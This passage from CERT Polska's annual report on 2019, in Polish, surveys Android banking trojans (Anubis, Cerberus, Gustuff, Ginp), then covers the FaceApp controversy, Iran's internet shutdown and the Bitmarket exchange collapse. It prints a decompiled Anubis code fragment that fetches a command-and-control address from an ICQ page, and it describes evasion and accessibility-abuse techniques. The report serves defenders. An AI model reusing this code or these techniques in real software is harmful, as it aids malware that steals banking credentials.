Temat Anubisa po raz pierwszy pojawił się w naszym zeszłorocznym raporcie przy okazji analizy jednego z wariantów tego trojana[121]. Anubis to połączenie malware'u bankowego, oprogramowania typu RAT oraz modułu ransomware. Szereg złośliwych funkcjonalności bankera obejmuje m.in. wykradanie danych logowania za pomocą nakładek (ang. overlay), możliwość pełnienia roli domyślnej aplikacji do obsługi SMS-ów, dostęp do mikrofonu i kamery, czy korzystanie z keyloggera[122]. W ubiegłym roku dropper Anubisa wyposażono w mechanizm analizowania danych pochodzących z czujników ruchu. Celem tego zabiegu było unikanie wykrycia złośliwych zamiarów malware'u podczas uruchamiania go w środowiskach wirtualnych. Złośliwy kod, zakładając, że emulator nie będzie posiadał odpowiednich sensorów, uzależniał decyzję o przejściu do dalszego etapu infekcji m.in. od wskazań zdobytych za ich pomocą[123]. Nieznacznym modyfikacjom uległy kanały propagacji adresów serwerów C&C. Dotychczas Anubis wykorzystywał w tym celu zaszyfrowane opisy kont w serwisach Twitter oraz Telegram. W 2019 r. zaobserwowano pierwszą próbkę[124] odwołującą się do handlera C&C w serwisie ICQ.




```
public String doInBackground(Void... voidArr) {
        try {
            c.this.a.getClass();
            this.a = (HttpURLConnection) new
            URL("https://icq.im/kayaticaret/tr").openConnection();
            this.a.setRequestMethod("GET");
            this.a.connect();
            InputStream inputStream = this.a.getInputStream();
            StringBuffer stringBuffer = new StringBuffer();
             this.b = new BufferedReader(new InputStreamReade-
r(inputStream));
            while (true) {
                String readLine = this.b.readLine();
                if (readLine == null) {
                    break;
                }
                stringBuffer.append(readLine);
            }
            System.out.println(stringBuffer.toString());
            this.c = stringBuffer.toString().replace(" ", "");
           this.c = c.this.a(this.c, "苏尔的开始", "苏尔苏尔完");
            int i = 0;
            while (true) {
                b bVar = c.this.b;
                if (i >= b.s.length) {
                    break;
                }
                String str = this.c;
                b bVar2 = c.this.b;
                String str2 = b.t[i];
                b bVar3 = c.this.b;
                this.c = str.replace(str2, b.s[i]);
                i++;
            }
            this.c = c.this.d(this.c);
        } catch (Exception e) {
            e.printStackTrace();
        }
        return this.c;
    }
```


Rys. 85. *Fragment kodu obsługujący pobieranie adresów C&C.*

121. https://www.cert.pl/wp-content/uploads/2019/05/Raport_CP_2018.pdf
122. https://orangecyberdefense.com/uk/blog/uncategorized/reverse-engineering-of-the-anubis-malware/
123. https://blog.trendmicro.com/trendlabs-security-intelligence/google-play-apps-drop-anubis-banking-malware-use-motion-based-evasion-tactics/
124. https://twitter.com/0bfusCat/status/1191293661415428096

Poszczególne kampanie Anubisa różniły się między sobą zarówno skalą, jak i liczbą aplikacji, z których wykradane były dane logowania. Badacze z firmy Threat Fabric w pierwszym kwartale 2019 r. wytypowali 437 aplikacji mobilnych mogących stanowić cel dla trojana[125].

Cerberus


Po trojanach takich jak GMBot, Marcher czy Anubis w sieci pojawiła się kolejna odmiana złośliwego oprogramowania atakującego użytkowników urządzeń z Androidem. Cerberus jest stosunkowo młodym bankerem, którego początek wzmożonej aktywności przypada na czerwiec 2019 r[126]. Udostępniany w modelu malware-as-a-service trojan posiada swój profil na Twitterze, gdzie znajdują się informacje o nowościach (20 stycznia 2020 r. twórcy Cerberusa poinformowali o przeniesieniu swojej działalności na forum xss.is[127]), jak również wiadomości kierowane do analityków bezpieczeństwa. Malware pozwala m.in. na wyłączenie Google Play Protect, przechwytywanie komunikacji SMS, kradzież danych kart kredytowych i danych logowania do aplikacji przy użyciu dynamicznie pobieranych injectów, otwieranie adresów URL, wyświetlanie fałszywych powiadomień z aplikacji bankowych, korzystanie z keyloggera czy utrudnianie analizy poprzez stosowanie technik antyemulacji.




Rys. 86. *Zrzut ekranu przedstawiający panel zarządzania Cerberusem, opublikowany na oficjalnym Twitterze autorów (źródło: twitter.com/AndroidCerberus).*

Cerberus, podobnie jak Anubis, próbuje po uruchomieniu uzyskać zgodę na dostęp do jednego z najbardziej kluczowych dla złośliwego oprogramowania uprawnień w systemie – ułatwień dostępu. Konsekwencją wyrażonej zgody staje się przejęcie kontroli złośliwej aplikacji nad urządzeniem. Wykorzystując ułatwienia dostępu, Cerberus może wchodzić w interakcję z oknami, próbować uzyskać dostęp do kolejnych uprawnień, stać się administratorem urządzenia czy domyślną aplikacją do obsługi SMS.

125. https://www.threatfabric.com/blogs/anubis_2_malware_and_afterlife.html
126. https://twitter.com/AndroidCerberus
127. Tamże



Rys. 87. *Charakterystyczny dla Cerberusa ekran wnioskujący zgodę na korzystanie z ułatwień dostępu.*




Rys. 88. *Ostatni moment, w którym użytkownik może wycofać zgodę na przydzielenie niebezpiecznych uprawnień (ekran częściowo przysłonięty komunikatem 'włączyć ADOBE UPDATE' wygenerowanym przez trojana).*

Obserwowane w 2019 r. próbki Cerberusa dystrybuowane były przy użyciu fałszywych aplikacji podszywających się pod znane marki. Popularną metodą rozpowszechniania trojana było występowanie pod szyldem aktualizacji odtwarzacza Flash. W Polsce obserwowaliśmy kampanie podszywające się pod InPost, Polską Policję i DHL (zob. Androidowe Kampanie w Polsce str. 66). Przy tej okazji na naszym blogu pojawił się artykuł, w którym szerzej opisujemy techniczne szczegóły działania trojana[128].


Gustuff

Groub-IB wydało 28 marca 2019 r. oświadczenie prasowe dotyczące zaobserwowanej aktywności androidowego bankera Gustuff[129]. W dokumencie czytamy, że potencjalny cel ataku trojana stanowiło ponad 100 aplikacji bankowych (16 z nich dotyczyło Polski), 32 aplikacje do obsługi kryptowalut, komunikatory, rozwiązania płatnicze i inne[130]. Gustuff infekował użytkowników za pośrednictwem wiadomości SMS zawierających link do pobrania złośliwej aplikacji. Uruchomiony malware posiadał zdolność dalszej propagacji przy użyciu listy kontaktów wykradzionej z urządzenia ofiary lub otrzymanej z serwera bazy danych. Wykorzystując m.in. ułatwienia dostępu, Gustuff posiadał funkcjonalność ATS (Automatic Transfer System), pozwalającą na samodzielne wypełnianie pól np. w aplikacjach bankowych w celu przeprowadzania nieautoryzowanych transakcji. Główne możliwości bankera obejmowały również gromadzenie informacji o urządzeniu, wykradanie plików, odbieranie i wysyłanie SMS-ów, inicjowanie wywołań USSD, otwieranie linków URI, generowanie powiadomień push, uruchamianie SOCKS Proxy i przywracanie urządzenia do ustawień fabrycznych[131].

128. https://www.cert.pl/news/single/analiza-techniczna-trojana-bankowego-cerberus/
129. https://www.group-ib.com/media/gustuff/
130. tamże
131. https://www.group-ib.com/blog/gustuff



Rys. 89. *Gustuff występujący jako fałszywy instalator odtwarzacza Flash.*



Rys. 90. *Gustuff po uruchomieniu wyświetlający charakterystyczny ekran z przyciskiem 'Close'.*


Talos Intelligence opublikował na swoim blogu 9 kwietnia 2019 r. analizę kampanii botnetu Gustuff wymierzoną w australijskich użytkowników. Kampania była powiązana z SMS-owym scamem znanym w Australii jako ChristinaMorrow[132]. Aktywność botnetu nieco przycichła (w czerwcu SonicWall opisał jeszcze jedną kampanię pod nazwą InstagramShared[133]), by na początku października zaatakować ponownie[134]. Tym razem Gustuff wystąpił w nowej, nieznanej odsłonie. Jak podaje Talos, wektorem infekcji pozostawały wiadomości SMS, a celem ataku ponownie byli użytkownicy zlokalizowani w Australii. Zmianom natomiast uległ sposób funkcjonowania trojana. Informowanie bota o nazwach atakowanych aplikacji, zamiast dotychczas zapisanej w próbce listy pakietów, odbywało się na podstawie dynamicznego ładowania danych z serwera obsługującego botnet. Również lista oprogramowania antywirusowego blokowanego przez malware była pobierana "w locie" na etapie aktywacji. Nowa wersja Gustuffa została pozbawiona kodu odpowiedzialnego za obsługę SOCKS Proxy. Dodano natomiast obsługę komend 'interactive' oraz 'script', służących kolejno do wchodzenia w interakcję z interfejsem aplikacji bankowych za pośrednictwem accessibility API oraz wykonywania kodu JavaScript przy użyciu WebView. Wśród pozostałych zmian znalazło się m.in. zapisywanie wartości UUID pomiędzy instalacjami, nowy sposób wydawania poleceń i wykradania informacji o kartach płatniczych. Nowa wersja malware'u, poza ukierunkowaniem na banki i wirtualne portfele walutowe, pobierała injecty wymierzone w jeden z australijskich portali rządowych obsługujących m.in. podatki i ubezpieczenia społeczne[135].

Ginp

Tatyana Shishkova z firmy Kaspersky 23 października 2019 r. poinformowała na swoim Twitterze o pojawieniu się w sieci nowej rodziny androidowych trojanów bankowych pod nazwą Ginp. Banker, po raz pierwszy widziany w sierpniu, ukierunkowany był głównie na brytyjskich i hiszpańskich użytkowników, podszywał się pod aplikację Adobe Flash Player i posiadał zaszyfrowany payload. Trojan pobierał

132. https://blog.talosintelligence.com/2019/04/gustuff-targets-australia.html
133. https://securitynews.sonicwall.com/xmlpost/androidgustuff/
134. https://blog.talosintelligence.com/2019/10/gustuffv2.html
135. Tamże

injecty z serwera C&C, a wykorzystując ułatwienia dostępu stawał się domyślną aplikacją do obsługi SMS-ów[136]. Jak podaje ThreatFabric, początki Ginpa sięgają czerwca 2019 r., gdzie występował pod nazwą Google Play Verificator. Złośliwa aplikacja pełniła wówczas rolę narzędzia do wykradania SMS-ów, przesyłając kopię przychodzącej i wychodzącej komunikacji tekstowej na serwer C&C. Zaledwie dwa miesiące później w sieci pojawiła się nowa wersja trojana, ukierunkowana na bankowość mobilną oraz kradzież danych kart kredytowych z aplikacji użytkowych i komunikatorów. Trzecią wersję bankera charakteryzowały fragmenty kodu źródłowego zaczerpnięte z dobrze znanego trojana Anubis oraz injecty wymierzone w użytkowników 24 hiszpańskich banków. Ostatnia, listopadowa wersja Ginpa, poza funkcjonalnością typową dla Anubisa, oferowała możliwość uzyskania uprawnień administratora urządzenia oraz dodaną funkcjonalność służącą pobieraniu dodatkowego modułu[137].



Rys. 91. *Przykład wykorzystywanych przez Ginpa nakładek na aplikacje bankowe (źródło: https://www.threatfabric.com/blogs/ginp_a_malware_patchwork_borrowing_from_anubis.html).*

Ograniczanie ryzyka infekcji

W minionym roku większość kampanii dystrybuujących trojany bankowe wymierzonych w użytkowników Androida prowadzonych było z pominięciem oficjalnego sklepu Google Play. Stąd też pierwszym krokiem do zwiększenia bezpieczeństwa powinna być rezygnacja z instalowania aplikacji pochodzących z niezaufanych źródeł. Decydując się na instalację aplikacji, warto zapoznać się z opinią na jej temat wystawioną przez innych użytkowników. Warto również zwracać uwagę na uprawnienia, jakich będzie od nas wymagał instalowany produkt. Szczególną ostrożność należy zachować w przypadku aplikacji wnioskujących o prawo korzystania z ułatwień dostępu oraz wiadomości SMS. Mobilne trojany bankowe korzystają ze wspomnianych funkcjonalności w celu przejęcia kontroli nad urządzeniem, nadawania nowych uprawnień oraz wykradania kodów SMS, autoryzujących operacje płatnicze.

136. https://twitter.com/sh1shk0va/status/1186968376930897926
137. https://www.threatfabric.com/blogs/ginp_a_malware_patchwork_borrowing_from_anubis.html

Kontrowersje wokół aplikacji FaceApp

15 lipca 2019 r. wybuchła międzynarodowa burza medialna wokół aplikacji mobilnej FaceApp, służącej do modyfikowania zdjęć twarzy za pomocą zaawansowanych filtrów. Filtry te działają po stronie serwera po przesłaniu zdjęcia z urządzenia użytkownika. FaceApp zyskał w krótkim czasie bardzo dużą popularność, przede wszystkim dzięki funkcji "postarzania" twarzy i udostępnianiu wyników jej działania w serwisach społecznościowych.

Burza wybuchła po fałszywej informacji podanej na Twitterze przez Joshuę Nozziego, amerykańskiego programistę aplikacji mobilnych, który dwa dni później sam oświadczył, że postawione przez niego oskarżenia były niesprawdzone.

Oryginalna wypowiedź, którą podchwyciły zagraniczne portale 9To5Mac, TechCrunch, a później również m.in. Forbes, przedstawiała się tak:

"Czy to FaceApp? Kiedy tylko udzieliłem aplikacji dostępu do moich zdjęć, zaczęła ona wczytywać je bardzo powoli, po jednym wierszu naraz, tak jakby było jakieś opóźnienie sieciowe. Szybko włączyłem tryb samolotowy i aplikacja natychmiast wyświetliła wszystkie zdjęcia, chociaż nie pozwalała mi niczego wybrać ponieważ byłem offline. TA APLIKACJA WRZUCA WSZYSTKIE WASZE ZDJĘCIA."

"UWAŻAJCIE Z FACEAPPEM - aplikacją do postarzania twarzy, która natychmiastowo wrzuci na serwer wszystkie twoje zdjęcia bez pytania, nieważne czy wybierzesz jakieś zdjęcie, czy nie."
(tłumaczenie – CERT Polska)

Rys. 92. *Wypowiedzi Joshuy Nozziego dotyczące FaceApp.*

"Pozwólcie mi to przyznać: Moje podejrzenia na temat tego co robi aplikacja (tzn. wrzucanie wszystkich zdjęć użytkownika na serwer po przydzieleniu dostępu) były nieprawdziwe. Zrobiłem źle, że opublikowałem oskarżenia bez uprzedniego sprawdzenia aplikacji."
(tłumaczenie – CERT Polska)

Wśród różnych publikacji medialnych na ten temat, które ukazały się w prasie polskiej i zagranicznej, głównymi zarzutami wobec FaceAppa były:

- abuzywne zapisy w polityce prywatności (aczkolwiek zbliżone do tych, które są stosowane przez popularne portale społecznościowe),
- nieadekwatny poziom uprawnień wymaganych przez aplikację (informacja nieprawdziwa),

- rzekomy transfer informacji bezpośrednio na serwery zlokalizowane w Rosji (również informacja nieprawdziwa).

22 lipca 2019 r. zespół CERT Polska opublikował techniczną analizę aplikacji FaceApp[139], która zawierała precyzyjne informacje na temat tego, jak wykorzystanie poszczególnych funkcji przekłada się na ruch sieciowy, jakiego typu dane przesyłane są na serwery oraz gdzie te usługi są zlokalizowane i do kogo należą.


Nasza analiza wykazała, że użytkowanie aplikacji FaceApp nie stwarza nieproporcjonalnie większego zagrożenia prywatności niż w przypadku innych tego typu rozwiązań dostępnych na rynku czy też portali społecznościowych.

"Podczas analizy aplikacji FaceApp nie znaleźliśmy żadnych jednoznacznych wskazań na to, że szpieguje ona swoich użytkowników. Nie zaobserwowaliśmy również, aby generowała nieuzasadniony ruch sieciowy lub wykorzystywała udzielone zgody, aby pozyskiwać nadmiarowe dane z naszego telefonu."

Odłączenie Iranu od internetu

Jednym z filarów współczesnej cywilizacji jest internet. Potocznie utożsamiany ze stronami WWW, używany jest jednak prawie wszędzie tam, gdzie zachodzi potrzeba wymiany informacji cyfrowej na odległość. Choć często niewidoczny, jest obecny w prawie każdej dziedzinie życia.

Struktura sieci internet składa się z tysięcy węzłów komunikacyjnych, których zadaniem jest przekazywanie informacji pomiędzy podłączonymi do nich urządzeniami.



Rys. 93. *Wizualizacja topologii wycinka sieci (źródło: Opte Project).*


139. https://www.cert.pl/news/single/faceapp-analiza-aplikacji-oraz-rekomendacje-dotyczace-zachowania-prywatnosci/

Tak skonstruowana sieć pozwala łączyć ze sobą strony oddzielone tysiącami kilometrów. Jednak elementy składowe nie są centralnie zarządzane i wiele z nich jest kontrolowanych przez niezależne podmioty.

Obecnie internet jest najbardziej znaczącym, a zarazem niezależnym środkiem wymiany informacji pomiędzy ludźmi na odległość. Utrzymywanie i kontrola tego medium jest zadaniem na poziomie krajowym. Nadmierna kontrola rodzi jednak problemy z wolnością słowa i może prowadzić do cenzury. Mogliśmy się o tym przekonać w listopadzie 2019 r. W związku z nałożeniem przez USA sankcji wobec irańskiej gospodarki, rząd zmuszony był wprowadzić program ograniczenia zużycia paliw, a także znacznego podniesienia ich cen. Z racji słabo rozwiniętego transportu publicznego, wielu obywateli Iranu polega głównie na swoich pojazdach. Utrudnienie dostępu do możliwości swobodnego przemieszczania się spowodowało wśród Irańczyków narastające niezadowolenie społeczne, a ostatecznie masowe protesty.

W celu zapobieżenia przedostawaniu się informacji na zewnątrz, rząd Iranu postanowił odciąć kraj od internetu. Skutki tej decyzji były dobrze widoczne poza granicami państwa, co zostało udokumentowane między innymi przez organizację NetBlocks[140].

We wczesnych godzinach rannych 15 listopada 2019 r. pojawiły się pierwsze doniesienia o problemach ze stabilnością połączenia. Następnego dnia dostępność sieci spadła poniżej 10 proc., co w praktyce oznaczało prawie zerową możliwość skorzystania z internetu.



Rys. 94. *Widoczność irańskich adresów IP z sieci Internet (źródło: Twitter @netblocks).*

Takie zachowanie wskazywać mogło na próbę odfiltrowania lub inspekcji ruchu internetowego, a następnie podjęcie decyzji o zupełnym odłączeniu od globalnej sieci. Dopiero od 23 listopada dostępność internetu zaczęła stopniowo wracać do normalnego poziomu.

W efekcie tych działań wielu obywateli nie mogło skontaktować się z rodziną lub znajomymi znajdującymi się poza granicami. Na poziomie ekonomicznym gospodarka straciła ponad miliard dolarów[141]. Według Washington Post[142], wydarzenia te miały poważny wpływ na małe biznesy, które najbardziej odczuły ich skutek.

Warto zaznaczyć, iż Organizacja Narodów Zjednoczonych bezpośrednio wskazuje[143], że ograniczanie dostępu do informacji i cenzura w internecie jest pogwałceniem międzynarodowych praw człowieka.

140. https://netblocks.org/reports/internet-disrupted-in-iran-amid-fuel-protests-in-multiple-cities-pA25L18ba
141. https://www.aljazeera.com/ajimpact/internet-blackout-iranians-stock-191126142459371.html
142. https://www.washingtonpost.com/world/2019/11/21/iranians-protested-then-internet-was-cut-new-global-pattern-digital-crackdown/
143. https://www.article19.org/data/files/Internet_Statement_Adopted.pdf

Giełdy kryptowalut

W 2019 r. doszło do kilku wartych odnotowania incydentów dotyczących giełd kryptowalut.

Upadek giełdy Bitmarket

9 lipca 2019 r. tuż po północy polską społeczność kryptowalut obiegła informacja o zamknięciu (upadku) najstarszej polskiej giełdy kryptowalut – serwisu bitmarket.pl, działającego od 2014 r. Poprzedniego dnia wieczorem fundusz giełdowy IQ Partners opublikował raport[144], w którym ostrzegał przed prawdopodobnym zakończeniem działalności giełdy na skutek braku możliwości regulowania zobowiązań przez jej operatora, spółkę Kvadratco Services Limited z siedzibą w Londynie. Właściciel giełdy umieścił na stronie głównej serwisu jedynie lakoniczny komunikat o utracie płynności finansowej spółki.

1 czerwca 2019 r. giełda wprowadziła niespodziewaną przerwę techniczną, tłumacząc się wystąpieniem "nieoczekiwanej sytuacji związanej z jednym z komponentów giełdy"[145]. Po ponownym uruchomieniu platformy na użytkownikach została wymuszona zmiana haseł, a Bitmarket, powołując się na swoją politykę antyfraudową, zablokował wypłaty środków na kolejne 48 godzin. Mimo zaniepokojenia klientów firma zapewniała o bezpieczeństwie zgromadzonych na kontach środków, ograniczając się jedynie do kolejnego, krótkiego oświadczenia i nie ustosunkowując się do pytań ze strony zdenerwowanych inwestorów. Ponadto kilka dni później część użytkowników otrzymała powiadomienie o konieczności przeprowadzenia dodatkowej weryfikacji konta. Administracja giełdy, chcąc wytłumaczyć sytuację, powołała się na obowiązującą ustawę o przeciwdziałaniu praniu pieniędzy i finansowaniu terroryzmu.[146] Jak słusznie zauważyli niektórzy użytkownicy, podobne sytuacje miały miejsce już wcześniej, przy okazji upadku innych giełd, tj. Mt.Gox w 2014 r. czy BitCurex w 2016 r.[147] Mimo tego na chwilę utworzenia artykułu (styczeń 2020 r.) nie została jednoznacznie wskazana przyczyna zawirowań.

Szanowni Użytkownicy,
Z przykrością informujemy, że w skutek utraty płynności, z dniem 08.07.2019 roku, Serwis Bitmarket.pl/net został zmuszony zakończyć swoją działalność. Będziemy informować Państwa o dalszych krokach.
***
Dear Users,
We regret to inform you that due to the loss of liquidity, since 08/07/2019, Bitmarket.pl/net was forced to cease its operations. We will inform you about further steps.

Rys. 95. *Komunikat dotyczący zamknięcia Bitmarket.pl, umieszczony na stronie giełdy 9 lipca 2019 r. kilka minut po północy, (źródło: https://bithub.pl/wp-content/uploads/2019/07/bitww-1024x430.png).*

